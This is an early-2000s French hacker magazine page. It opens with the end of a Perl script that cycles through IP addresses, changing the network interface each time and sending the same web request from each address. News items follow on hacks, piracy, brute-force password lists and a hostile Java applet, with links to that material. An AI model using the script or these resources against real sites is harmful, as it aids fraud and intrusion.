my $start= shift or die «utilisation: $0 url ip_depart mask nombre gw tempo\n";
my $mask = shift or die «utilisation: $0 url ip_depart mask nombre gw tempo\n";
my $nombre = shift or die «utilisation: $0 url ip_depart mask nombre gw tempo\n";
my $gw = shift or die «utilisation: $0 url ip_depart mask nombre gw tempo\n";
my $tempo = shift or die «utilisation: $0 url ip_depart mask nombre gw tempo\n";
@ip = split(/\./,$start);
$| = 1;
printf «%s =>\n\t», $url;
my $ua = LWP::UserAgent->new();
$ua->agent("Mozilla/4.0 (compatible; MSIE 5.5; MSN 2.5; Windows 98)");
my $req = HTTP::Request->new(GET => $url);
$req->referer("");
for ($cpt = 0; $cpt < $nombre; $cpt++) {
$affip=@ip[0].".".@ip[1].".".@ip[2].".".@ip[3];
$p = Net::Ping->new("icmp");
if (! $p->ping($affip,1)) {
        @args=("ifconfig","eth0",$affip,"netmask",$mask);
        system(@args)==0 or die «crash boum ifconfig";
        @args=("route","add","default","gw",$gw);
        system(@args)==0 or die «crash boum route";
        my $reponse = $ua->request($req);
        if ($reponse->is_error()) {
        printf « %s\n», $reponse->status_line;
         } else {
        printf «%s \n», $affip }
        sleep($tempo);
} else {
 printf «IP occupée : %s \n», $affip;
}
   if (@ip[3] < 254) {
                @ip[3]++;
        } else {@ip[3]=1;
                @ip[2]++;
          }
}
```

Le Journal du Pirate

EN FRANCE

Attaque brute force : Dico dispo

D'après une information non confirmée, le groupe de hackers RTC aurait mise au point une liste de mots de passe français de plus de 56 000 noms usuels. Cette liste aurait été extraite à partir du logiciel Word. Sachant que la langue française compte environ 59000 noms communs, vous comprendrez donc l'intérêt de cette liste pour une attaque brute force! En effet, muni de cette liste et d'un logiciel tel que crackerJack, il ne faudra que quelques heures à nimporte quel pirate débutant pour pour pénétrer un site Web par exemple.
A l'heure où nous écrivons cet article la liste se trouve sur: *http://www.rtc.fr.st*

Prison à vie

Les pirates américains pourront désormais se voir infliger une peine allant jusqu'à la prison à vie s'ils sont reconnus coupables. Affligeant.

Maîtrisez les risques les gars !

Les menaces sur le réseau internet ont augmenté au cours de l'année 2001 et devraient continuer d'augmenter au cours de l'année 2002 selon un rapport publié par l'ISS (Internet Security System). Les incidents tels que les virus ou les attaques DOS ont dépassé les niveaux atteints par le passé mais le plus spectaculaire est encore l'augmentation des scripts automatisés qui testent les vulnérabilités classiques du réseau pour débusquer les failles. Toujours selon ISS, cette tendance ne serait pas près de s'inverser, du moins pas tant que les questions relatives au Port 80 ne seront pas résolues. Ce port représente en effet 70% des attaques…

Le Père Noel en prison ?

Le site de ventes en ligne semble confronté à plusieurs procédures judiciaires. Il faut dire que les plaintes d'utilisateurs arrivent par camions entiers à la DGCCRF (Direction général de la concurrence, de la consommation et de la répression des fraudes)! De là, à se demander pourquoi les pirates n'ont jamais pris pour cible ce site manifestement pas très clair, il n'y a qu'un pas... *www.pere-noel.fr*

M6Net menacé

En effet, un pirate, Doox, nous a montré comment il pouvait accéder à l'interface d'administration du FAI dépendant de M6. Un accès complet qui mettait en jeu l'existence des centaines de milliers de comptes utilisateurs à quelques semaines du début de LoftStory 2. Contacté, le FAI a rectifié la faille de sécurité... Merci qui?

Poisson d'avril

Microsoft et le groupe informatique Unisys ont lancé le 1er avril, un site encourageant les entreprises à migrer depuis Unix vers Windows. Celui ci, nommé «Wehavethewayout.com» (littéralement : nous avons la solution) a toutefois provoqué la risée de la communauté informatique lorsque l'on s'est apperçu que le site tournait sous FreeBSD, avec un serveur Apache! Un comble! En réponse, le site: *http://www.wehavethewayin.com/* a été lancé pour défendre Unix

Angleterre: 84 attaques en moyenne par semaine - STOP - sur sites infrastructures critiques - STOP

NEWS

Wanadoo vulnérable

Une faille dans Wanadoo permet d'obtenir vos infos à votre insu, tout simplement en visitant un site contenant une applet hostile (il s'agirait d'une version modifiée de BOHTTP.) Le problème résulte du fait que Wanadoo utilise l'adresse IP pour identifier ses utilisateurs... Pour le reste, je vous laisse le découvrir directement en ligne :

BOHTTPD:
http://www.brumleve.com/BrownOrifice
Explication:
http://raco.users4.50megs.com/
Code source :
http://raco.users4.50megs.com/classes/

L'Air Force somme Microsoft

Le porte parole de l'Air Force, John Gilligan, a ajouté aux problèmes de la société de Bil! Gates en exigeant plus de sécurité et en affirmant que «ce n'est plus un simple problème économique, c'est désormais un problème de sécurité nationale».

Ebay a toujours des problèmes de sécurité

Ebay est bien malmené par les hackers. Une nouvelle fois, le compte d'un utilisateur a été usurpé. Cette fois c'est une artiste de Washington qui a été la victime. Elle a pourtant réussi à avertir eBay qui a pris les mesures en conséquence. Pourtant, cela n'est pas suffisant et la grogne monte car les utilisateurs d'Ebay sont de plus en plus nombreux à se plaindre, à tel point que des spécialistes remettent en cause l'avenir du site d'enchères s'il ne remédie pas à son problème de sécurisation… Rendez nous Simone !

Yahoo : Par içi la monnale...

Aux Etats Unis, Yahoo, toujours en quête de rentrées financières, a lancé un service payant de jeux en ligne. Bonne nouvelle, la météo est encore gratuite :-)

Protection anti copie : 8/20

Lors d'un test de copie sur 20 lecteurs/graveurs de CD/DVD, 8 ont fait fi de la protection anti copie, Key2Audio, développée par Sony Music. Par ailleurs 1/3 des lecteurs/graveurs pouvaient lire le CD audio malgré sa pseudo protection.

Source : Zdnet.fr

Windows Media Player contre les pirates

Microsoft travaille actuellement sur l'intégration d'une technologie bloquant la copie privée de fichiers musicaux sur des périphériques portables. Par exemple les balabeurs MP3... Par ailleurs, la société à l'origine du format DivX a annoncé sa collaboration avec la firme inventrice du format MP3, le Fraunhofer Institute, afin de développer un système de protection des fichiers audio et vidéo.

Ukraine : 0 / USA : 1

La fabrication de CD devra cesser en Ukraine. Les Etats Unis ont obligé ce pays à interdire le piratage. L'Ukraine était en effet le plus gros producteur d'Europe de l'Est.

le dernier Top 5 virus

I-Worm.Klez	59.2%
I-Worm.BadtransII	18.0%
Trojan.PSW.Gip	3.0%
I-Worm.Sircam	2.4%
I-Worm.Zircon	2.1%

Source : Kaspersky Labs

LES CHIFFRES INTÉRESSANTS

Linux : 70% des serveurs du ministère de l'Education nationale tourneront sous Linux en 2004
Copie : 79.4% des élèves ingénieurs font des copies illégales de logiciels sur leur PC
Budget : 1.6% du budget informatique des entreprises françaises est consacré à la sécurité
Virus : 80% des virus utilisent l'e-mail comme principal moyen de propagation

- **A l'intérieur : des vidéos pirates de LoftStory**
- **A l'intérieur : le mouchard de Windows XP**
- **A l'intérieur : TF1 et Lycos piratables ?**

INTERNATIONAL

Pirate à louer

Un groupe de hacker basé à Chicago a annoncé sur son site rent-a-hacker.com qu'il se proposait de se livrer à des intrusions sur les serveurs des gouvernements, des écoles et des institutions et détournerait des données ou les détruirait tout simplement contre rétribution. A partir de 850 dollars, vous pourriez donc louer un hacker qui irait pourrir les serveurs de votre école, de votre université ou de votre concurrent. Difficile de déterminer si cette offre est sérieuse ou s'il s'agit d'une bonne vieille blague de familles mais en attendant, l'annonce fait grand bruit outre-atlantique et les experts tentent de rassurer tout le monde en disant qu'il s'agit à coup sûr d'un coup de provoc qui ne conduira à rien…

Kitetoa passe sous pavillon US !

Après sa récente condamnation pour fraude informatique dans un procès l'opposant aux magasins Tati, le site Kitetoa vient d'annoncer avoir identifié des failles sur des serveurs Notes de plusieurs administrations américaines gouvernementales. La police avait été avertie auparavant, permettant ainsi certaines corrections; toutefois d'autres ont préféré fermer purement et simplement leurs serveurs pour passer au peigne fin la sécurité de leur infrastructure. Le Fbi avait lancé, il y a trois ans, une enquête de grande envergure sur les principaux sites américains, tant gouvernementaux que commerciaux. Les conclusions avaient été sans appel: plus de 85% des sites étaient alors vulnérables d'une manière ou d'une autre. Si depuis, ce pourcentage a sensiblement baissé, nombre de serveurs restent fragilisés par des bogues de conception connus et non corrigés. Les réactions outre atlantique ont été plutôt favorables et pas question, semble t'il, de poursuites judiciaires comme dans le cas de l'affaire Tati, un bon exemple à suivre...

Copies en accès libre

Dans la ville d'Adélaide (Australie), plusieurs magasins ont installé des copieurs de cédéroms permettant, moyennant 5$ (plus 2$ pour le CD vierge), de faire des copies. Il semblerait même que ces copieurs permettemt de passer outre les sécurité anti piratage!
La loi australienne considère les graveurs de CD au même titre que les photocopieurs en accès public, résultant de la seule responsabilité de son utilisateur.

Napster, c'est terminé... ?

Après une première décision de justice en juillet 2001, l'arrêt de Napster, le réseau gratuit d'échange de MP3, vient d'être confirmé en appel. Le juge a en effet considéré que «Napster n'avait pas réussi à mettre fin à l'échange de musique protégée par les droits d'auteur malgré l'installation d'un filtre sur son réseau».
Alors réouvrira, réouvrira pas?

Les mags underground que vous préférez

1e Hacker News Magazine: 3/5
2e Pirate Magazine: 2/5
3e HZV: 1/5

Source : pressmicro / avril 02

Vendredi 22 mars 2002: US Air Force. STOP. 125.000 attaques simultanées. STOP. Attaques concertées et ciblées. STOP.